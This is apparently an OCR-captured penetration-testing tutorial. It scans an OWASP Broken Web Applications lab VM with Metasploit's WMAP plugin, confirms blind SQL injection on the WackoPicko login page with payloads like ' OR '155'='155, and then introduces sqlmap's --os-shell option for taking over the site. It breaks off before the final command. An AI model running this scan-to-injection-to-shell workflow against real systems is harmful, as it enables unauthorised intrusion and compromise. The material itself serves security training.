
4.Now we are ready for scanning, so we will specific the target of web application with wmap_targets command.

msf auxiliary(crawler) > wmap_targets



```
msf  auxiliary(crawler) > wmap_targets
[*] Usage: wmap_targets [options]
        -h              Display this help text
        -t [urls]       Define target sites (vhost1,url[space]vhost2,url)
        -d [ids]        Define target sites (id1, id2, id3 ...)
        -c              Clean target sites list
        -l              List all target sites
```


msf auxiliary(crawler) > wmap_targets -t



```
msf  auxiliary(crawler) > wmap_targets -t 192.168.77.138,http://192.168.77.138/WackoPicko
```


5.Start automate vulnerability scan with wmap_run command.

msf auxiliary(crawler) > wmap_run




```
msf  auxiliary(crawler) > wmap_run
[*] Usage: wmap_run [options]
        -h                        Display this help text
        -t                        Show all enabled modules
        -m [regex]                Launch only modules that name match provided regex.
        -p [regex]                Only test path defined by regex.
        -e [/path/to/profile]     Launch profile modules against all matched targets.
                                  (No profile file runs all enabled modules.)
```

msf auxiliary(crawler) > wmap_run -e




```
msf  auxiliary(crawler) > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.77.138 (192.168.77.138)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2012-08-17 20:55:22 +0700
[*] Loading wmap modules...
[*] 38 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 192.168.77.138:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.17 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.
1
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/frontpage_login
[*] http://192.168.77.138/ may not support FrontPage Server Extensions
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Attempting to connect to 192.168.77.138:80
[+] No File(s) found
[*] Module auxiliary/scanner/http/options
[*] 192.168.77.138 allows GET,HEAD,POST,OPTIONS,TRACE methods
[*] 192.168.77.138:80 - TRACE method allowed.
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] 192.168.77.138 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/scraper
[*] [192.168.77.138] / [owaspbwa OWASP Broken Web Applications]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] [192.168.77.138] SVN Entries file found.
```



```
=[ File/Dir testing ]=
==========================================================
[*] Module auxiliary/scanner/http/backup_file
[*] Path: /AppSensorDemo/Login
[*] Path: /AppSensorDemo/friends.jsp
[*] Path: /AppSensorDemo/home.jsp
[*] Path: /AppSensorDemo/login.jsp
[*] Path: /AppSensorDemo/search.jsp
[*] Path: /AppSensorDemo/updateProfile.jsp
[*] Path: /CSRFGuardTestApp
[*] Path: /CSRFGuardTestAppVulnerable
[*] Path: /ESAPI-Java-SwingSet-Interactive/main
[*] Path: /ESAPI-Java-SwingSet-Interactive/style/images
[*] Path: /OWASP-CSRFGuard-Test-Application.html
[*] Path: /WackoPicko/admin/index.php
[*] Path: /WackoPicko/calendar.php
[*] Path: /WackoPicko/css/blueprint/ie.css
[*] Path: /WackoPicko/css/blueprint/plugins/fancy-type/readme.txt
[*] Path: /WackoPicko/css/blueprint/plugins/fancy-type/screen.css
[*] Path: /WackoPicko/css/blueprint/print.css
[*] Path: /WackoPicko/css/blueprint/screen.css
[*] Path: /WackoPicko/css/blueprint/src/forms.css
[*] Path: /WackoPicko/css/blueprint/src/grid.css
[*] Path: /WackoPicko/css/blueprint/src/ie.css
[*] Path: /WackoPicko/css/blueprint/src/print.css
[*] Path: /WackoPicko/css/blueprint/src/reset.css
[*] Path: /WackoPicko/css/blueprint/src/typography.css
[*] Path: /WackoPicko/css/stylings.css
[*] Path: /WackoPicko/css/stylings.php
[*] Path: /WackoPicko/guestbook.php
[*] Path: /WackoPicko/passcheck.php
[*] Path: /WackoPicko/pictures/conflict.php
[*] Path: /WackoPicko/pictures/conflictview.php
[*] Path: /WackoPicko/pictures/high_quality.php
[*] Path: /WackoPicko/pictures/purchased.php
[*] Path: /WackoPicko/pictures/recent.php
[*] Path: /WackoPicko/pictures/search.php
[*] Path: /WackoPicko/pictures/upload.php
[*] Path: /WackoPicko/pictures/view.php
[*] Path: /WackoPicko/tos.php
```

6.After finished scan, you can check the result of scan with wmap_vulns

msf auxiliary(crawler) > wmap_vulns -l



```
msf  auxiliary(crawler) > wmap_vulns -l
[*] + [192.168.77.138] (192.168.77.138): directory /doc/
[*]     directory Directory found.
[*]     GET Res code: 403
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/error/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/guestbook/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): scraper /
[*]     scraper Scraper
[*]     GET owaspbwa OWASP Broken Web Applications
[*] + [192.168.77.138] (192.168.77.138): file /.svn/entries
[*]     file SVN Entry found.
[*]     GET Res code: 403
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/tos/
[*]     directory Directory found.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/images/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/index/
[*]     directory Directoy found.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/include/
[*]     directory Directoy found.
[*]     GET Res code: 403
[*] + [192.168.77.138] (192.168.77.138): SQL injection /WackoPicko/users/login.php
[*]     Blind SQL injection Blind sql injection of type False num hex encoded OR single quotes uncommented in param username
[*]     POST blind sql inj.
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/css/
[*]     directory listing Directoy found allowing liting of its contents.
[*]     GET Res code: 200
[*] + [192.168.77.138] (192.168.77.138): directory /WackoPicko/css/blueprint/
[*]     directory listing Directoy found allowing liting of its contents.
[*]     GET Res code: 200
```


From the result, we know some vulnerability of this web application such as “sensitive file or directory”, “admin directory”, “back up directory”, “SQL Injection vulnerability page”, etc. Now you can try to attack it from this result.

SQL Injection with Metasploit

If you want to test the parameter that has SQL Injection vulnerability or not, you can try to test it with Metasploit too. I will use auxiliary/scanner/http/blind_sql_query module for this test.

1.After we scan with WMAP Plugin, we know that http://192.168.77.138/WackoPicko/users/login.php has SQL Injection vulnerability and it has 2 parameter: username, password. Now we try to test username parameter with auxiliary/scanner/http/blind_sql_query module.


```
msf  > use auxiliary/scanner/http/blind_sql_query
msf  auxiliary(blind_sql_query) > show options
```



```
msf  auxiliary(sqlmap) > use auxiliary/scanner/http/blind_sql_query
msf  auxiliary(blind_sql_query) > show options

Module options (auxiliary/scanner/http/blind_sql_query):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COOKIE                    no        HTTP Cookies
   DATA                      no        HTTP Body Data
   METHOD   GET              yes       HTTP Method (accepted: GET, POST)
   PATH     /index.asp       yes       The path/file to test SQL injection
   Proxies                   no        Use a proxy chain
   QUERY                     no        HTTP URI Query
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host
```

2.Specific the environment of target page.


```
msf  auxiliary(blind_sql_query) > set DATA username=hacker&password=password&submit=login
msf  auxiliary(blind_sql_query) > set METHOD POST
msf  auxiliary(blind_sql_query) > set PATH /WackoPicko/users/login.php
msf  auxiliary(blind_sql_query) > set RHOSTS 192.168.77.138
```



```
msf  auxiliary(blind_sql_query) > set DATA username=hacker&password=password&submit=login
DATA => username=hacker&password=password&submit=login
msf  auxiliary(blind_sql_query) > set METHOD POST
METHOD => POST
msf  auxiliary(blind_sql_query) > set PATH /WackoPicko/users/login.php
PATH => /WackoPicko/users/login.php
msf  auxiliary(blind_sql_query) > set RHOSTS 192.168.77.138
RHOSTS => 192.168.77.138
msf  auxiliary(blind_sql_query) > run
```

3.Start to test.

```
msf  auxiliary(blind_sql_query) > run
```



```
[+] [hacker0' OR '155'='155]
[*] - Testing 'False num OR single quotes uncommented' Parameter password:
[*] - Testing 'False num OR single quotes uncommented' Parameter submit:
[*] - Testing 'OR single quotes closed and commented' Parameter username:
[*] - Testing 'OR single quotes closed and commented' Parameter password:
[*] - Testing 'OR single quotes closed and commented' Parameter submit:
[*] - Testing 'False char OR single quotes closed and commented' Parameter username:
[*] - Testing 'False char OR single quotes closed and commented' Parameter password:
[*] - Testing 'False char OR single quotes closed and commented' Parameter submit:
[*] - Testing 'False num OR single quotes closed and commented' Parameter username:
[*] - Testing 'False num OR single quotes closed and commented' Parameter password:
[*] - Testing 'False num OR single quotes closed and commented' Parameter submit:
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter username:
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter password:
[*] - Testing 'hex encoded OR single quotes uncommented' Parameter submit:
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter username:
[*] Detected by test C
[+] Possible False char hex encoded OR single quotes uncommented Blind SQL Injection Found  /WackoPicko/users/login.php username
[+] [hackerx'%20OR%20'155'%3D'155]
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter password:
[*] - Testing 'False char hex encoded OR single quotes uncommented' Parameter submit:
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter username:
[*] Detected by test C
[+] Possible False num hex encoded OR single quotes uncommented Blind SQL Injection Found  /WackoPicko/users/login.php username
[+] [hacker0'%20OR%20'155'%3D'155]
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter password:
[*] - Testing 'False num hex encoded OR single quotes uncommented' Parameter submit:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter username:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter password:
[*] - Testing 'hex encoded OR single quotes closed and commented' Parameter submit:
[*] - Testing 'False char hex encoded OR single quotes closed and commented' Parameter username:
[*] - Testing 'False char hex encoded OR single quotes closed and commented' Parameter password:
[*] - Testing 'False char hex encoded OR single quotes closed and commented' Parameter submit:
[*] - Testing 'False num hex encoded OR single quotes closed and commented' Parameter username:
[*] - Testing 'False num hex encoded OR single quotes closed and commented' Parameter password:
[*] - Testing 'False num hex encoded OR single quotes closed and commented' Parameter submit:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] - Testing 'OR single quotes uncommented' Parameter submit:
[*] - Testing 'False char OR single quotes uncommented' Parameter username:
[*] Detected by test C
[+] Possible False char OR single quotes uncommented Blind SQL Injection Found  /WackoPicko/users/login.php username
```

The result is “username” parameter has SQL Injection vulnerability. You can test another SQL Injection technique [Error Based Technique] with auxiliary/scanner/http/error_sql_injection module.


Now we know “username” parameter of users/login.php page has vulnerability and we use this vulnerability to owning the website with sqlmap. SQLMap is the famous tool for SQL Injection and it great work with Metasploit.

1. we will use 3 options of sqlmap for this attack.

-u URL	target url
-data=DATA	Data string to be sent through POST
-random-agent	Use randomly selected HTTP User-Agent header
--os-shell	Prompt for an interactive operating system shell

2. Now, run the sqlmap with detail that we have. After this command, if the user that used for this application has enough privilege, you can get the shell.(this below is the output from SQLMap process for upload shell.)

